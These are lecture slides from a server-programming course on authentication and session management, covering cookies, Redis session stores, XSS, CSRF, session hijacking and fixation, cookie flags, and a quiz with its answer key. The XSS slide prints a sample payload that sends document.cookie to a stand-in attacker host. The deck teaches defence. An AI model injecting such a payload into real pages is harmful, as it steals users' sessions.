

Authentication & Session Management

SWE 4537: Server Programming Lecture 3.1

Asaduzzaman Herok
Department of CSE
Islamic University of Technology

26 November 2025

Agenda

- 1 Foundations
- 2 The HTTP Problem
- 3 Browser Storage
- 4 Cookies
- 5 Attacks
- 6 Security
- 7 Limitations of Stateful
- 8 Quiz
- 9 Summary

The Pillars of Identity: AuthN vs. AuthZ

Authentication (AuthN)

Question: "Who are you?"

Goal: Verify Identity.

Analogy: Passport at the border.

Authorization (AuthZ)

Question: "What can you do?"

Goal: Verify Permissions.

Analogy: Event Ticket (Access to specific seats).

The Three Factors (FOTA):

- 👉 **Knowledge:** Something you *know* (Password, PIN).
- 👉 **Possession:** Something you *have* (YubiKey, Phone).
- 👉 **Inherence:** Something you *are* (Biometrics).

Golden Rule

AuthN must always precede AuthZ.

You cannot grant permissions to a stranger.

Factors of Authentication (FOTA)

The principle is to require independent categories of verification.


- 👉 **Knowledge (Something you know):** Passwords, PINs, security questions.
- 👉 **Possession (Something you have):** Mobile phone (for OTP/SMS), physical security key (Yubikey).
- 👉 **Inherence (Something you are):** Biometrics (Fingerprint, Face ID).

Multi-Factor Authentication (MFA)

- 👉 **Single-Factor (SFA):** Only uses one type (e.g., just a password). High risk.
- 👉 **Two-Factor (2FA):** Uses two different factors (e.g., Password + OTP from phone). Standard security.
- 👉 **MFA:** Requires two or more factors from different categories.

HTTP: The "Goldfish" Protocol

The Problem: HTTP is stateless. The server retains no memory of previous requests.



The Solution: We must artificially maintain state using **Sessions** and **Cookies**.

State vs. Persistence

Don't confuse **Database Persistence** with **Session State**.


Persistence (Database)

- 👉 Long-term storage.
- 👉 "User ID 5 is Alice."
- 👉 "Alice has 3 posts."
- 👉 Lives on the HDD/SSD.

State (Session)

- 👉 Short-term context.
- 👉 "The user sending this request is Alice."
- 👉 "Alice is currently logged in."
- 👉 Lives in RAM or Cache.

Deep Dive: Session-Based Architecture



👉 **Session ID:** A 128-bit cryptographically random string.

👉 **The State:** Lives in Redis, NOT in the browser.

The Session Store: The Single Source of Truth

The Session Store is the component that makes session-based authentication "Stateful."

- 👉 **Content:** Holds the Session Data (User ID, roles, expiry time).
- 👉 **Location:** Must be server-side (RAM, Database, but preferably **Redis/Memcached**).
- 👉 **Mutability:** Session data is mutable.
 - ▶ Allows for **Instant Revocation**: Deleting the session key from the store instantly logs the user out.
 - ▶ Allows for tracking state: Storing cart items or flags like `isAdmin=true`.

Session Data vs. Cookie Content

The **Cookie** holds only the reference (**Session ID**). The **Session Store** holds the value (**User Data**).

The Session Store: Why Redis?

In production, we cannot store sessions in the Web Server's RAM (Sticky Sessions are fragile).

Storage Type	Pros	Cons
In-Memory (RAM)	Fastest. Zero network latency.	Lost on restart. Cannot scale horizontally.
SQL Database	Persistent. Structured.	Slow (Disk I/O). Hard to manage expiration (Cleanup jobs).
Redis	Sub-millisecond speed (In-RAM). Persistence (Snapshots). Auto-Expiry (TTL).	Adds infrastructure complexity.

TTL (Time-To-Live): Redis automatically deletes the session key after X minutes of inactivity, implementing "Idle Timeout" logic.

Client-Side Storage Mechanisms I

The browser provides several distinct, non-interchangeable storage APIs.

HTTP Cookies

- 👉 **Access Model:** Sent in **HTTP Headers** (Server-side) or **JavaScript** (`document.cookie`).
- 👉 **Limit:** $\approx 4\text{KB}$ (very small).
- 👉 **Responsibility:** Stateful session tracking (via `HttpOnly`), tracking, small config.

LocalStorage (Web Storage)

- 👉 **Access Model:** JavaScript only. **Never** sent to server automatically.
- 👉 **Limit:** $\approx 5 - 10\text{MB}$ (large).
- 👉 **Responsibility:** Long-term user preferences, client-side caching (e.g., theme settings).


Client-Side Storage Mechanisms II

SessionStorage (Web Storage)

- 👉 **Access Model:** JavaScript only. **Never** sent to server automatically.
- 👉 **Limit:** $\approx 5 - 10\text{MB}$ (large).
- 👉 **Responsibility:** Temporary data for a single tab/window session.
Cleared when the tab closes.

What is a Cookie?

A **Cookie** is a small piece of data (key-value pair) that the **Server** sends to the **Client**, and the Client stores and sends back automatically.



- 👉 **Automatic:** The browser automatically attaches cookies to every request to that domain.
- 👉 **Storage:** Max 4KB. Stored in the browser.

Cross-Site Scripting (XSS) Attack

XSS is the injection of client-side scripts into a web page viewed by other users.

👉 **The Attack:** Attacker inserts
`<script>fetch('attacker.com/?cookie=' + document.cookie)</script>` into a comment section.

👉 **The Result:** When a legitimate user loads the page, the script executes, reads the Session ID cookie, and sends it to the attacker. The attacker now has the user's Session ID.

👉 **Prevention Focus:**

- ▶ **Input Sanitization:** Server must escape or remove all malicious HTML tags from user-submitted data.
- ▶ **HttpOnly Flag:** If the cookie is HttpOnly, `document.cookie` will not return the Session ID, stopping the theft.

Cross-Site Request Forgery (CSRF) Attack

CSRF tricks a logged-in user's browser into executing an unwanted action on a trusted site.

- 👉 **The Attack:** Alice is logged into her Bank (`bank.com`). She visits `malicious.com`.
- 👉 `malicious.com` contains hidden code that forces her browser to make a request to `bank.com/transfer?amount=1000`.
- 👉 **The Danger:** Since Alice is logged in, her browser **automatically attaches** the `session_id` cookie to the request, and the bank server treats it as a legitimate request from Alice.
- 👉 **Prevention Focus:**
 - ▶ **CSRF Tokens:** Include a unique, hard-to-guess, server-generated token in every form submission. The server verifies this token, which the attacker cannot generate.
 - ▶ **SameSite Cookie Flag:** Setting `SameSite=Strict` prevents the browser from sending the cookie when navigating from an external site, blocking the attack vector.

Advanced Attacks: Hijacking & Fixation

Session Hijacking (Theft)

Attacker steals a valid Session ID.

- 👉 **Mitigation 1: Short Idle Timeouts.** Reduce the window of opportunity (e.g., 15 mins).
- 👉 **Mitigation 2: Device Binding.** Bind session to User-Agent. If UA changes during a session, invalidate it.

Session Fixation (The Trap)

*Attacker sets the Session ID **before** the user logs in (e.g., via URL parameter), then waits for user to auth.*

- 👉 **Mitigation: Regeneration.**
- 👉 **Rule:** Always issue a **new** Session ID immediately after a successful login.

Hardening the Cookie: Defense in Depth

A raw cookie is dangerous. We must set specific flags to secure it

1. HttpOnly

Effect: Cookie cannot be accessed via JavaScript ('document.cookie').

Prevents: XSS Theft. If an attacker injects JS, they cannot read the session ID

2. Secure

Effect: Cookie is only sent over HTTPS.

Prevents: Man-in-the-Middle (MITM) attacks over open Wi-Fi

3. SameSite

Effect: Controls cross-site sending.

Prevents: CSRF.

- 👉 **Strict:** Never sent externally. Safe but UX friction.
- 👉 **Lax:** Sent on top-level navigation only. (Default)

The Session Wall: Distributed Systems I

Session-based authentication fundamentally conflicts with horizontal scaling.

The Problem: Scaling Out

- 👉 If Session Data is stored in Server A's RAM, and the Load Balancer sends the next request to Server B...
- 👉 Server B cannot find the Session ID in its memory, forcing a log out.
- 👉 **Solution 1: Sticky Sessions.** Load Balancer forces all requests from one user back to the same server. (Fails if Server A dies).
- 👉 **Solution 2: Shared Session Store.** Use a separate service like Redis for session data. (Adds complexity, cost, and a single point of failure).

The Session Wall: Distributed Systems II

Performance Issue

- 👉 **DB Lookup on Every Request:** Each API call must hit the Session Store (DB/Redis) to verify the Session ID.
- 👉 This is an I/O operation (reading from disk or network) and adds significant latency.
- 👉 The more requests you handle, the greater the performance bottleneck on your Session Store.

Other Stateful Limitations

- 👉 **Cookie Fraud (Session Hijacking):** If an attacker successfully steals a valid Session ID (e.g., via XSS or malware), they are the logged-in user. The attack is effective until the server manually revokes the ID.
- 👉 **CORS and Mobile Apps:** Cookies are strongly tied to the browser's domain. They are awkward or impossible to use for non-browser clients (like native mobile applications) that hit a different API domain.
- 👉 **Cookie Size Limit:** The $\approx 4\text{KB}$ limit means you can't store much data in the cookie itself, reinforcing the need for constant server-side lookups.
- 👉 **Resource Consumption:** The server must constantly maintain and clean up millions of active session records in its Session Store, increasing resource usage.

These limitations lead us to Stateless Authentication (JWTs), which is the focus of Lecture 6.

Quiz — Multiple Choice (Pick best answer)

- 1 Which cookie flag prevents JavaScript from reading the cookie?
(A) Secure (B) SameSite (C) HttpOnly (D) Expires
- 2 Which attack forces a logged-in browser to send an unintended request to a trusted site?
(A) XSS (B) CSRF (C) SQLi (D) MITM
- 3 Which is a disadvantage of JWTs?
(A) Statelessness (B) Easy revocation (C) Large token size
(D) Requires server DB

Quiz — Short Answer

- 1 Explain why session fixation is dangerous and one mitigation.
- 2 Describe how SameSite=Lax affects cookie sending on third-party navigations.
- 3 Outline a secure flow for login using session cookies (brief).

Quiz — Answers

MCQ: 1 → (C) HttpOnly. 2 → (B) CSRF. 3 → (C) Large token size (and revocation difficulty).

Short answers (expected points):

- 👉 Session fixation: attacker sets a session ID for victim; mitigation: rotate session ID after login.
- 👉 SameSite=Lax: cookie is not sent on most cross-site subrequests (like form POSTs) but is sent on top-level navigations for safe HTTP methods.
- 👉 Secure login flow: POST credentials over HTTPS → server validates → create server-side session (store in Redis) → set HttpOnly + Secure + SameSite cookie → subsequent requests validated by session lookup.

Final Checklist for Secure Auth

- 1 **AuthN $\neq$ AuthZ:** Verify identity first, then permissions.
- 2 **Use Redis:** Don't use local RAM for sessions in production.
- 3 **Set Flags:** `HttpOnly`, `Secure`, `SameSite=Lax` are mandatory.
- 4 **Trust No One:** Sanitize all inputs to prevent XSS.
- 5 **Regenerate:** New Session ID upon login to stop Fixation.

Questions?

Next Lecture: OAuth 2.0 and JWT Implementation.

Questions?

Thank You!

Thank you for your time and attention.
Any questions or clarifications?

